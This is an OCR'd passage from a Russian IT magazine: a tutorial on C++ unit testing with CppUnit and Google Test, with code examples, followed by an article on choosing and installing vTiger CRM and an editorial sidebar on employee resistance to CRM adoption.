Native-приложения — это самый низкий уровень взаимодействия приложения с системой в пользовательском режиме. Режим native-загрузки сочетает в себе почти неограниченный доступ к потрохам системы с возможностью выполнять различные действия в интерактивном режиме. Я уверен, что освоив написание программ на чистом Native API, ты найдешь для них множество интересных применений. ⌶

deeonis (deeonis@gmail.com)

Программерские типсы и триксы

Unit-тестирование в C++

Ошибки есть в любых программах. В одних больше, в других меньше, но они есть. Для отлова багов все программисты тестируют свои творения, проверяя корректность работы кода в тех или иных условиях. Но чем больше и сложнее проект, тем труднее заниматься поиском ошибок и рефакторингом, поэтому было придумано модульное тестирование.

В чем же состоит основная суть технологии юнит-тестирования? Ее реализация подразумевает под собой разбиение кода на изолированные части и тестирование каждой из них по отдельности. Конечно, подвергать проверке стоит только более-менее сложные куски кода твоей программы, писать тесты для функции умножения натурального числа на два не стоит.

Такой подход позволяет программистам без страха вносить изменения в уже существующий код, не опасаясь его регрессии, то есть появления новых ошибок в уже оттестированных местах программы. Помимо этого можно добиться значительной экономии человеко-часов на этапе тестирования кода, ведь каждый матерый кодер знает, что на отлов багов и всяческие проверки уходит до 80% времени, затраченного на проект в целом.

Преимущества юнит-тестирования

Помимо того, что unit-тесты дают программисту уверенность при рефакторинге кода и расширении его функциональности, есть еще ряд плюсов, о которых стоит рассказать. Прежде всего, это отделение интерфейса от реализации. Очень часто одни классы используют функции других. Это абсолютно нормально, но в модульном тестировании такое недопустимо. Если мы проверяем работу какого-либо класса, то эта проверка не должна распространяться на другие. Например, если тестируемый класс пользуется базой данных, то в unit-test мы должны абстрагироваться от нее, заменив БД заглушкой. Такой подход приводит к менее связному коду и минимизирует зависимости в системе, что является несомненным преимуществом — ошибка в одном месте программы не приводит к багам в другом.

Также unit-тесты можно использовать как «живую» документацию к существующему коду. Проще говоря, в качестве примеров. Программисту, который в дальнейшем будет сопровождать наш код, не составит особого труда разобраться во всем хитроумном плане (к тому же, через полгода-год можно и самому забыть, как же эта штука должна работать и что с ней надо делать).

Ну и наконец, подобные тесты помогают более четко представить задачи, стоящие перед кодером, приводят его мозг в тонус и помогают войти в рабочий ритм.

Немного тонкостей

В идеальном случае юнит-тесты следует писать на этапе проектирования того или иного модуля. То есть, сначала мы определяем функциональность класса/модуля, затем пишем тесты под него и только потом основной код. Время на разработку в этом случае увеличивается, но зато значительно повышается эффективность. Это называется «разработка через тестирование».

В среднем на одну строчку основного кода приходится три строки с тестовым. Некоторые подумают, что такие усилия себя не оправдывают, и возможно даже будут правы. Дело в том, что модульное тестирование стоит применять только в том случае, если оно снижает время на отладку, дает возможность поиска ошибок с меньшими затратами, нежели при других подходах, или обеспечивает дешевый поиск ошибок при изменениях кода в дальнейшем.

Кроме этого, использовать юнит-тесты крайне желательно с какой-нибудь системой контроля версий — например, SVN. В случае обнаружения проблем мы всегда сможем откатиться назад и начать все заново.

Автоматизация в этом процессе крайне важна. Скажем, можно написать скрипты, которые каждую ночь будут загружать из хранилища последние версии исходников, компилировать их, проводить модульное тестирование и прочее. Наутро будет видно, насколько удачно прошел предыдущий день.

Но эта статья не про технологию unit-тестирования. В сети достаточно материалов, чтобы подробно ознакомиться со всеми нюансами модульного отлова багов. Мы же сегодня рассмотрим готовые фреймворки для C++, которые служат основой для юнит-тестов.

CppUnit

Наверное, один из самых известных unit-test фреймворков для C++. Он основан на JUnit — библиотеке для модульного тестирования под Java. Несмотря на свою высокую популярность, CppUnit является достаточно сложной системой, и чтобы начать работать, придется прочитать изрядное количество документации.

Давай попробуем немного разобраться с ним. Для написания простейшего теста нам понадобится класс TestCase, который будет служить базовым для уже реального тестового класса. Унаследовав TestCase, мы должны переопределить метод runTest(), который и будет выполнять основную работу.

Использование CppUnit::TestCase


```
class ComplexNumberTest : public CppUnit::TestCase
{
public:
  ComplexNumberTest( std::string name ) :
    CppUnit::TestCase( name )
  {
  }

  void runTest()
  {
    CPPUNIT_ASSERT( Complex (10, 1) == Complex (10, 1) );
```





Сайт CppUnit



Официальная страница Google C++ Testing Framework

Ссылки

- Официальная страница Google C++ Testing Framework: code.google.com/p/googletest;
- Официальная страница CppUnit: sourceforge.net/apps/mediawiki/cppunit/index.php.

```
    CPPUNIT_ASSERT( !(Complex (1, 1) == Complex (2, 2)) );
  }
};
```

Вроде бы все просто, но если мы хотим выполнить много разных маленьких тестов для одного и того же набора данных, то нам понадобится класс TestFixture в связке с TestCaller.

TestFixture позволяет задать набор начальных данных, на которых будут производиться тесты. Делается это с помощью переопределения функции-члена setUp(). В случае, если нам понадобится убрать за собой (например, освободив выделенную память), можно воспользоваться методом tearDown(), в коде которого нам нужно будет выполнить необходимые действия. Для самих тестов следует написать свои методы. Их может быть сколько угодно, и названия этих функций произвольны.

Использование CppUnit::TestFixture

```
class Complex
{
  friend bool operator ==(const Complex& a, const Complex& b);
  double real, imaginary;
public:
  Complex( double r, double i = 0 )
    : real(r),
    imaginary(i)
   {
  }
};

bool operator ==( const Complex &a, const Complex &b )
{
  return a.real == b.real && a.imaginary == b.imaginary;
}

class ComplexNumberTest :
  public CppUnit::TestFixture
{
private:
  Complex *m_10_1, *m_1_1, *m_11_2;
public:
  void setUp()
  {

    m_10_1 = new Complex( 10, 1 );
    m_1_1 = new Complex( 1, 1 );
    m_11_2 = new Complex( 11, 2 );
  }

   void tearDown()
  {
    delete m_10_1;
    delete m_1_1;
    delete m_11_2;
  }
};
```

Чтобы запустить тесты на выполнение, нам понадобится класс TestCaller. Это шаблонный класс, созданный в примере выше, который использует наследников TestFixture. Конструктор TestCaller принимает в качестве аргументов два параметра, один из которых — это имя теста, а второй — указатель на метод, выполняющий непосредственные проверки. Для наглядности немного кода:

Использование CppUnit::TestCaller

```
class ComplexNumberTest :
  public CppUnit::TestFixture
{
  ...
public:
  ...


  void testEquality()
  {
    CPPUNIT_ASSERT( *m_10_1 == *m_10_1 );
    CPPUNIT_ASSERT( !(*m_10_1 == *m_11_2) );
  }

  void testAddition()
  {
    CPPUNIT_ASSERT( *m_10_1 + *m_1_1 == *m_11_2 );
  }
};

CppUnit::TestCaller<ComplexNumberTest> test(
  "testEquality", &ComplexNumberTest::testEquality
 );

CppUnit::TestResult result;
test.run( &result );
```





Wikipedia о модульном тестировании

То, что мы сейчас сделали, в терминологии CppUnit называется Test Case. Использовать Test Case в качестве основного механизма вызова тестов — не очень хорошее решение. Во-первых, мы не увидим никакой информации о том, как протекает тестирование, а во-вторых, TestCaller работает только с одним из тестов. Но тест-кейсы можно объединить в Suite с помощью класса CppUnit::TestSuite. Для этого у него имеется специальный метод addTest, принимающий в качестве параметра указатель на объект типа TestCaller.

Использование CppUnit::TestSuite

```
CppUnit::TestSuite suite;
CppUnit::TestResult result;

suite.addTest( new CppUnit::TestCaller<ComplexNumberTest>(
    "testEquality",
    &ComplexNumberTest::testEquality ) );

suite.addTest( new CppUnit::TestCaller<ComplexNumberTest>(
    "testAddition",
    &ComplexNumberTest::testAddition ) );

suite.run( &result );
```

В свою очередь, запустить все наборы тестов (Test Suite) поможет класс TestRunner. С помощью метода addTest мы добавляем в ранер нужные нам сьюты. Но добавляем не просто так, а с помощью статического метода suite, который возвращает указатель на объект TestSuite.

Использование CppUnit::TestRunner

```
class ComplexNumberTest :
  public CppUnit::TestFixture {
...
public:
  static CppUnit::Test *suite()
  {
    CppUnit::TestSuite *suiteOfTests =
      new CppUnit::TestSuite( "ComplexNumberTest" );

    suiteOfTests->addTest(
      new CppUnit::TestCaller<ComplexNumberTest>(
        "testEquality",
        &ComplexNumberTest::testEquality ) );

    suiteOfTests->addTest(
      new CppUnit::TestCaller<ComplexNumberTest>(
        "testAddition",
        &ComplexNumberTest::testAddition ) );

    return suiteOfTests;
  }
...
};

int main( int argc, char **argv)
{
  CppUnit::TextUi::TestRunner runner;
  runner.addTest( ExampleTestCase::suite() );
  runner.addTest( ComplexNumberTest::suite() );
  runner.run();
  return 0;
}
```

Вот такая краткая инструкция по использованию этого фреймворка. В документации к нему есть еще множество нюансов, которые помогут максимально подстроить тесты под любые нужды. Но, как я уже сказал выше, придется много читать.

Google C++ Testing Framework

Еще один популярный фреймворк для модульного тестирования — Google C++ Testing Framework. Гугл выложил его в публичный доступ



под BSD-лицензией в середине 2008 года, и с тех пор он достаточно быстро набрал армию поклонников.
Google Test (будем называть его так для краткости) основан на методологии xUnit, что делает его очень похожим на CppUnit. Но, в отличие от последнего, гугловские тесты проще в использовании, а потому позволяют сосредоточиться на разработке кода тестовых функций, а не инфраструктуры для их использования.
Как и в CppUnit, минимальной единицей тестирования является одиночный тест. Каждый тест основан на утверждении в виде макроса — например, ASSERT_TRUE или EXPECT_GE. Утверждения бывают фатальные и не фатальные. Фатальные макросы вида ASSERT_xxx приводят к остановке процесса тестирования, а нефатальные (или мягкие) утверждения вида EXPECT_xxx позволяют довести тесты до конца, просто выводя информацию об ошибке.
Для создания одного элементарного теста нам понадобится макрос TEST. Первым его параметром является имя набора теста, а вторым — имя теста. Тесты, схожие по смыслу, должны группироваться в наборы. Для примера взглянем на код:

Использование макроса TEST()

```
int Factorial(int n); // Считает факториал n

// Проверить факториал от 0.
TEST(FactorialTest, HandlesZeroInput)
{
  EXPECT_EQ(1, Factorial(0));
}

// Проверить факториал некоторых положительных значений.
TEST(FactorialTest, HandlesPositiveInput)
{
  EXPECT_EQ(1, Factorial(1));
  EXPECT_EQ(2, Factorial(2));
  EXPECT_EQ(6, Factorial(3));
  EXPECT_EQ(40320, Factorial(8));
}
```

В Google Test также имеются и fixture, то есть классы для использования единой конфигурации в нескольких тестах. Такие классы являются потомками ::testing::Test, у которого имеются методы SetUp и TearDown для инициализации и освобождения ресурсов соответственно. Это очень похоже на то, что мы делали в TestFixture в CppUnit.

Использование макроса ::testing::Test

```
template <typename E> // E – тип элемента
class Queue
{
public:
  Queue();
  void Enqueue(const E& element);

  // Возвращает NULL, если очередь пуста
  E* Dequeue();
  size_t size() const;
  ...
};

// Определяем тестовый класс
class QueueTest :
  public ::testing::Test
{
protected:
  virtual void SetUp()
  {
    q1_.Enqueue(1);
    q2_.Enqueue(2);
    q2_.Enqueue(3);
  }

  // virtual void TearDown() {}

  Queue<int> q0_;
  Queue<int> q1_;
  Queue<int> q2_;
};
```

Для создания теста, использующего класс набора данных, нам пригодится макрос TEST_F(). Аргументы, передаваемые TEST_F, аналогичны тем, что используются в TEST(), за единственным исключением — имя набора теста должно совпадать с именем тестового класса. Главное тут не перепутать TEST с TEST_F, иначе мы получим ошибки на этапе компиляции.

Использование макроса TEST_F()

```
TEST_F(QueueTest, IsEmptyInitially)
{
  EXPECT_EQ(0, q0_.size());
}

TEST_F(QueueTest, DequeueWorks)
{
  int* n = q0_.Dequeue();
  EXPECT_EQ(NULL, n);

  n = q1_.Dequeue();
  ASSERT_TRUE(n != NULL);
  EXPECT_EQ(1, *n);
  EXPECT_EQ(0, q1_.size());
  delete n;

  ...
}
```

Ну и, наконец, для запуска всех описанных тестов можно воспользоваться макросом RUN_ALL_TESTS(). Простота Google Test заключается в том, что не надо никаких дополнительных движений по добавлению функций в какие-либо контейнеры и прочее. Все, что описано с помощью макросов, выполнится при вызове RUN_ALL_TESTS.

Использование макроса RUN_ALL_TESTS()

```
int main(int argc, char **argv)
{
  ::testing::InitGoogleTest(&argc, argv);
  return RUN_ALL_TESTS();
}
```

Самые ленивые могут не писать свою собственную функцию main, а воспользоваться готовой из гугловского набора. Для этого достаточно лишь прилинковать библиотеку gtest_main.

Заключение

Набор фреймворков для юнит-тестов не ограничивается приведенным мини-списком. Есть еще Boost Test, CxxTest, API Sanity Autotest для динамических C/C++ библиотек в Unix-подобных ОС и множество других. Описать все их особенности в одной статье просто невозможно. Главное, что у того, кого по-настоящему заинтересует Unit Tests или разработка через тестирование, всегда будет нормальный выбор.

Сергей «grinder» Яремчук (grinder@tux.in.ua)

Охота на покупателя

Выбираем CRM для своей организации

В один прекрасный момент начальство решает, что пришло время вести бизнес по-современному, вследствие чего нам, айтишникам, необходимо снабдить маркетологов компании эффективным инструментом — CRM. Несмотря на то, что о CRM говорят давно, и информации, казалось бы, предостаточно, успешных примеров такого внедрения не так много. Ряд советов помогут тебе обойти основные препятствия и не наломать дров.

Зачем нужен CRM?

Система управления взаимодействием с клиентами (CRM, Customer Relationship Management System) — информационная система, содержащая базу данных клиентов и историю взаимодействия с ними (кто, что и когда купил; а если не купил, то почему; новые обращения и так далее). В итоге, зная все интересы покупателя, можно более эффективно вести с ним дела, подталкивая различными способами к дальнейшим приобретениям (напомнив об акциях, новых товарах или просто поздравив с днем рождения).
Несколько лет назад подобная система считалась уделом крупных компаний, а выбором и внедрением CRM занимались, как правило, специальные фирмы, предлагающие готовую конфигурацию. Не всегда предложенное решение удачно состыковывалось с бизнес-процессами, хотя после традиционных плясок с бубном большинство неувязок обычно удается решить, в том числе и научить менеджеров работать с ним. Но сегодня ситуация в корне изменилась. На рынке предлагается не один десяток готовых решений, имеющих различную функциональность, типы лицензий и требования к системе и серверу. Что, с одной стороны, позволяет выбрать оптимальное для конкретной организации решение, а с другой — как раз таки усложняет выбор.
Ситуация усложняется еще и тем, что общепринятого стандарта, описывающего, каким должен быть функционал CRM-системы, нет. Поэтому под этот термин попадают приложения совершенно разного уровня, от самых простых, имеющих лишь базовую функциональность, до навороченных программ с большим количеством самых разнообразных фич (аналитических, коммутационных и прочих).
Более продвинутые решения уже далеко отошли от концепции вроде «список контактов плюс история взаимоотношений». Сегодня в CRM доступны такие функции, как сопровождение заказов, аналитика, планирование, отчеты, модули обратной связи, а также вспомогательные функции — сканер электронной почты, связь с VoIP, синхронизация с внешними устройствами и многое другое.
После первого бума CRM пришло понимание, что это все-таки не панацея, и внедрение такого продукта еще не означает автоматическое увеличение роста продаж. Особенно это заметно в случае низкой квалификации персонала и слабовостребованного рынком продукта. Как и любая программа, CRM — это лишь инструмент, реализующий определенную идеологию (в данном случае — идеологию взаимоотношений с клиентами), упрощающий сбор и последующий анализ информации. Но сама клиентов она не принесет. Хотя, с другой стороны, в CRM использованы лучшие наработки по менеджменту, поэтому совсем сбрасывать его со счетов не стоит. Нужно лишь помнить, что в процессе внедрения возможно придется провести серьезную работу по реорганизации большинства бизнес-процессов компании, отказаться от старых привычек и приобретать новые навыки. Работники и руководство должны четко понимать, зачем внедряется новая система и какие преследуются цели.
Иначе мы получим лишь «улучшенный планировщик» для менеджеров продаж, ведь изначально CRM большинством пользователей воспринимается как «просто еще одна программа».
Внедрение CRM имеет еще одну не всем очевидную пользу: защита и сохранение данных компании — в частности, данных о клиентах. Любой менеджер собирает информацию о клиентах, и если для обобщения используется эксель, то в случае перехода менеджера в другую фирму этот файл «уйдет» вместе с ним. Обычно база клиентов — это хлеб менеджера, который кочует из компании в компанию. В итоге однажды можно оказаться без базы клиентов. CRM же практически полностью снимает зависимость базы от конкретного менеджера, которого можно сместить, перевести или уволить. Кстати, они сами это прекрасно понимают, а потому часто саботируют новинку.

Собираем данные для внедрения CRM

Внедрение любой информационной системы может быть неудачным, если изначально не произвести анализ текущей ситуации, не разобраться с тем, что уже есть, и, главное, с тем, что ожидается получить. Без этого не получится сориентировать персонал и правильно подобрать готовое решение. Или внедрение затянется, то значит и вложенные в CRM средства не окупятся за ожидаемый промежуток времени. Каждая организация индивидуальна, поэтому все, что срабатывает в одном случае, не обязательно «выстрелит» в другом. И тем более разные требования будут в фирмах разного профиля — продажи, услуги и так далее.
Поэтому, если принято решение воспользоваться услугами интегратора, то следует внимательно присмотреться к его методам работы. Если с ходу навязывают готовое решение — от такой компании следует держаться подальше. Хотя, в любом случае, сторонний интегратор не сможет полностью вникнуть во все стороны бизнеса, а эффективность CRM зависит в большей степени от специфики менеджмента компании, чем от IT.

Установка vTiger CRM в Ubuntu 10.04

Пакета с vTiger CRM в репозитарии дистрибутива нет. Поэтому админу придется производить установку вручную.
Проект предлагает bin-скрипт, который поможет установить все сопутствующие компоненты, в том числе и Apache с MySQL. В этом случае необходимо будет лишь ответить (в основном Y или N) на несколько простых вопросов. В конце получим ссылку для входа в Configuration Wizard.
Опытный админ вероятно предпочтет установку при помощи сырцов. Это удобней, так как для обновления серверов Apache и MySQL, а также других компонентов можно использовать репозитарий дистрибутива. В этом случае просто распаковываем архив с исходниками vTiger CRM в каталог веб-сервера и набираем в браузере нужный URL.
Мастер настройки (Configuration Wizard) стандартен для такого рода приложений. Самый главный этап — проверка параметров (Pre Installation Check). Скрипт проверит наличие необходимых для работы модулей PHP, настройки в php.ini, а также права доступа для некоторых файлов из архива vTiger CRM. Для установки в Ubuntu вводим (архив распакован в /var/www/vtigercrm):


```
$ sudo apt-get install php5-gd php5-imap
$ sudo chown www-data:www-data /var/www/
vtigercrm
```


На следующем этапе указываем данные для доступа к MySQL, устанавливаем пароль админа vTiger CRM и валюту. Далее визард предлагает выбрать модули. Вот и все. Регистрируемся в системе, скачиваем модуль русского языка и указываем на файл в меню «Setting → Module Manager → Custom Modules → Import New».
Не забудь убрать или переименовать файл install.php и каталог install.
vTiger CRM использует еще ряд компонентов, распространяемых под OpenSource лицензией. Этот объемный список можно получить, запустив установочный bin-скрипт.




info
По статистике лишь 10% внедрений CRM признают удачными. Внедрение CRM не принесет результата, если его не поддержат работники компании.

Внедрение своими силами происходит дольше, ведь основную работу никто не отменял, но обойдется на порядок дешевле, причем даже в том случае, если придется нанимать стороннего специалиста (например, программиста, чтобы связать имеющиеся продукты с CRM).
Руководить процессом должен кто-то из менеджмента компании, поддерживающий идею и понимающий конечные цели. Только так соберем именно такую систему, которая будет покрывать все потребности. Это важный момент: если функциональности не будет хватать, или наоборот, если функционал излишен и невостребован — значит, усилия и средства потрачены зря. На этапе аудита вполне может оказаться, что организация не нуждается в полноценном CRM, а достаточно SFA (Sales Force Automation System или Sales force management systems). Последние, по сути, являются CRM начального уровня и позволяют менеджерам отслеживать контакты клиентов, а руководству — контролировать персонал организации. Но сегодня SFA в чистом виде практически не встречаются.
На предприятии наверняка уже есть некоторое подобие CRM — записи на обычной бумаге или в электронном виде, базы 1С, Excel и так далее. Собственно, этот факт и вызывает постоянные споры о необходимости CRM. Зачем еще что-то, если все что нужно уже есть и его хватает? Тем более, что теперь на пользователя возлагаются дополнительные обязанности вроде фиксации звонков, детализации данных и так далее.
Во время аудита собираем данные о том, в каком виде хранится информация о клиентах — если их можно импортировать в CRM, это только упростит процесс


Функциональность vTiger CRM легко расширить при помощи модулей


Определение системных установок в Configuration Wizard


Настройки vTiger CRM сгруппированы, разобраться с большинством можно без подсказок

перехода. Используемые почтовые и офисные приложения, веб-сайты, софтварные АТС и прочее — все, что пригодится в будущем. Например, большинство менеджеров используют Outlook, поэтому импорт контактов (а еще лучше — возможность синхронизации данных между CRM и Outlook) заметно упростит переход. Интеграция с MS Word позволит создавать шаблоны документов (вроде писем для рассылки).
Если менеджеры организации используют мобильные устройства, синхронизация с CMS также один из обязательных пунктов.
Изучение имеющихся данных даст понимание того, что уже используется, позволит определить структуру информации, выделить ответственных за каждый участок и так далее. Также в результате сбора данных формируется техзадание, в котором описывается, какие данные должны загружаться, какие формируются отчеты, требуемая функциональность, процессы взаимодействия будущих пользователей с системой и прочее.
При отсутствии опыта (а когда внедрением занимается сама компания, то его нет) очень важное место занимает этап пробной эксплуатации. В организации создается группа пользователей самого разного уровня, которые, знакомясь с системой (прогоняя сквозь нее реальные задания) описывают впечатления и требования. Очень хорошо, когда на конечный суд представлено не одно, а два-три решения (первичную выборку производит инициативная группа, перегружать пользователей не стоит).
Причем здесь могут быть варианты. Идеально, когда все участники тестовой группы пробуют все предложенные CRM, но за короткий промежуток времени тяжело досконально изучить систему и получить объективное впечатление. Поэтому группу можно разделить, а затем прослушать отчеты обо всех вариантах. Обрабатывая полученный результат, принимаем решение о целесообразности внедрения CRM вообще и конкретного решения в частности.

Выбираем CRM

Критерии выбора конкретной реализации CRM-системы во многом зависят от типа бизнеса. Хотя несколько общих моментов, о которых хотелось бы сказать, есть. Так как основная функция CRM — это сбор и анализ информации, обязательна возможность построения выборки по любым данным, причем обычным пользователем, не знающим языка программирования. Чтобы настроить действительно гибкий учет всех мелочей, интерфейс CRM должен позволять заводить любое количество новых полей к данным.
При наличии у организации веб-сайта не лишней будет интеграция с ним. Посетитель тогда сам будет оставлять свои реквизиты и информацию о своих интересах — так можно без лишних усилий привлечь себе клиентов.
Для оптимального выбора CRM необходимо рассчитать бюджет. Причем опыт показывает, что стоимость лицензии является далеко не единственным фактором, влияющим на конечную сумму. Здесь также следует учитывать затраты на подготовку персонала, возможное снижение прибыли в переходный момент и так далее. И не забываем просчитать средства на приобретение нового сервера, лицензию ОС, СУБД и тому подобное.
Но здесь можно сэкономить, выбрав продукты (в том числе саму CRM), распространяемые под OpenSource лицензиями — Linux/*BSD, MySQL. Небольшим и средним компаниям следует обратить внимание на CRM, реализованные в качестве сервиса (SaaS). Таких решений сегодня предлагается очень много — например, NetSuite CRM (netsuite.com) или Мегаплан (megaplan.ru, доступен как SaaS или в коробочном варианте).
В случае SaaS продукт приобретается в аренду, а не покупается, и может показаться, что это не совсем выгодно. Но на самом деле для небольших и средних компаний аренда может иметь ряд положительных моментов. Не нужно закупать оборудование, нанимать или переобучать админа, заботиться о бэкапе, плюс экономия электроэнергии. К тому же защищенность серверов у провайдеров, как правило, выше, чем может обеспечить небольшая организация.

vTiger CRM

Для примера рассмотрим возможности, предоставляемые популярной OpenSource CRM системой — vTiger CRM (vtiger.com),

От редакции

Александр Лозовский, редактор рубрики «SynAsk»

Говоря об электронных системах интеграции/автоматизации чего-либо, мы концентрируемся на их информационных достоинствах — все работает, все в одном месте, все удобно, все доступно, все процессы поддаются удаленному контролю всех заинтересованных лиц на всех уровнях... Впрочем, Билл Гейтс в своей книге «Бизнес со скоростью мысли» еще в 1997 году нам об этом рассказывал. Прошло четырнадцать лет, и вот оказалось, что Биллов Гейтсов на местах работает не так много. А те, кто работают, оказывается...

- ...не любят ничего нового: «Я работал N лет, мне и так мало платят, и теперь за эти же деньги я должен делать A, B, да еще и C!»
- ...инертны: «Я делаю это в Excel, все нужные мне контакты я пишу на клейких бумажках вокруг монитора и в телефонную книгу своего смарта, и прекрасно выполняю план. В чем проблема?»
- ...настроены на сиюминутный результат: «Лучше я обработаю N клиентов за считанный час, записывая все на бумажки и складывая их в папочку, чем с этой вашей системой, заполнением этих ваших (лишних) полей я обработаю в полтора раза меньше клиентов и потеряю (в кратковременной перспективе) какие-то деньги!». О том, что вся эта информация будет полезна в какой-то перспективе, конкретный исполнитель думать не будет.
- ...работают на себя. Как уже указал Сергей, перед перспективой быть незаменимым сотрудником со своими незаменимыми контактами мало кто сможет устоять. «Подарить» свои контакты компании (да еще и оцифровать наработанное за несколько лет работы) мало кто согласится.
- ...обладают связями. У разных отделов есть разные начальники. Даже если ты — самый большой и прогрессивный начальник, который всех поставит перед фактом и обяжет перейти в указанные сроки на выбранную систему, может оказаться, что начальник отдела X — непростой парень. У него связи в Министерстве Ассенизации, его сват — брат Помощника Министра, поэтому все твои нововведения он будет саботировать (относительно) тихо, но очень эффективно, его отдел будет работать с системой с пятого на десятое, продолжая записывать все на бумажки и в таблицы, а сделать с ним ты ничего не сможешь. Когда внедрение провалится, виноват будешь ты.

